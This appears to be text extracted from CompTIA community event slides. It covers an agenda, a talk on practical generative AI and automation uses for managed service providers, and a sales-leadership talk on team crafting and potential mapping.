
GET A FREE COPY:





**‘Let them know
how it is to walk in
your ~~shoes~~ heels’**


QUESTIONS?



FOLLOW US ON
INSTAGRAM

@JDelanoNL

@DutchTechOnHeels





13:45 – 14:30 Women in Tech



14:30 – 15:00 Networking Break



15:00 – 15:30 Cutting Through The Hype



15:30 – 16:00 Cultivating Success



16:00 – 16:30 Networking Break



13:45 – 14:30 Women in Tech



14:30 – 15:00 Networking Break



15:00 – 15:30 Cutting Through The Hype



15:30 – 16:00 Cultivating Success



16:00 – 16:30 Networking Break

WE ARE THE CompTIA® COMMUNITY



Jamie Claret

Automate / Amazing Support



Jef Bogaerts

Technology Professional

Cutting Through the Hype: Practical Applications of Generative AI for MSPs

Time to Move!

Stand up if....

Sit down if...



CompTIA®


Understanding AI and Automation

AI: Pattern recognition, Data analysis, creating text, images, video, code - The Brain!

Automation: Using dedicated software to do the tasks that users currently do, 25x the speed, 75% less cost - The Arms!

Taking point

How familiar are you with AI and Automation tools in your business and personal life?



CompTIA



Equipping MSPs with AI Tools

Marketing: AI content creation, SEO.

Sales: Lead qualification, sales scripts.

Customer Support: Chatbots, ticket triage.

HR: CV screening, onboarding scripts.

Product Development: Ideation, testing.

Operations: Task automation, data analysis.

Talking Point:

What areas do you see gaining the most from AI and Automation?



Real-World Use Cases

Administrative Efficiency: Automating tasks.

- Inbox Digest
- Billing reconciliation between Xero and ALL suppliers
- Automated reporting

Customer Service: Chatbots, Triage

- AI Chatbot on website for inbound lead gen
- Trialling first line support 'agent'

Compliance: Automated documentation.

- Scoping AI Security questionnaire automation

Innovative Services: AI-powered analysis.

- Scoping Account management data – service usage and profit margin breakdown

Talking Point: What have you implemented and what has been the impact?

A glowing green padlock is centered on a dark background with a complex, glowing circuit board pattern. The padlock is illuminated with a bright green light, making it stand out. The circuit lines are thin and white, with some points of light. The overall image has a high-tech, digital feel.

Challenges and Considerations

- Data Privacy and Security.
- Ethical Implications.
- Education and Learning.

Taking Point: What are your concerns about AI? Ethical considerations? Resources?

Let's talk money

**1:
Education**



**2:
Strategy**



**3:
Discovery**



**4:
Execution**

Talking Point: Where are you on this journey?

A stack of gold coins, with one tall stack and several shorter stacks around its base, set against a light gray background with white circular cutouts.

Let's talk money

5: Management & Support

Call to Action

- Get the whole business involved
- Start small with pilot projects.
- High impact, low risk, low complexity
- Use a proven methodology (AGILE, LEAN, GAINs)
- Talk to your clients!

Talking Point: what projects have you worked on, what methodologies did you use, what challenges did you face?





AI/Automation Uptake for MSP's and Non MSP's

- Hands up if you have implemented AI or Automation in your business
- Hands up if your clients have asked you about AI and automation.
- Hands up if you have proactively spoken to your clients about AI and Automation?
- Hands up if you have plans to implement AI and Automation in your business in the next 12 months



13:45 – 14:30 Women in Tech



14:30 – 15:00 Networking Break



15:00 – 15:30 Cutting Through The Hype



15:30 – 16:00 Cultivating Success



16:00 – 16:30 Networking Break → remember to hand in your quiz

WE ARE THE
CompTIA
COMMUNITY



Yannick Van Aken

Melrox

Who am I?



Sales Staminee
Gatherings for Tech
Sales Leaders



Podcast & Keynotes
Inspiration for Tech
Sales Leaders



Melrox
Mapping Potential for
Tech Sales Leaders

Topics



Flow Managment

Sales Methodologies
Sales Flow/Process

Sales Org Structure
Team Crafting



Team Crafting




Potential Mapping

Skills-Based Mapping
Motivator-Based Mapping

A long-exposure photograph of a rocket launch at night. A bright, glowing orange arc of light curves across the dark blue sky, starting from a point on the horizon and arching towards the upper left. The horizon is dark, with some faint lights and structures visible on the right side. The text "Why These Topics...?" is overlaid in the center of the image.


Why These Topics...?

Sales Growth Diagram




Sales Growth Diagram

- Flow Management based on Situational Awareness



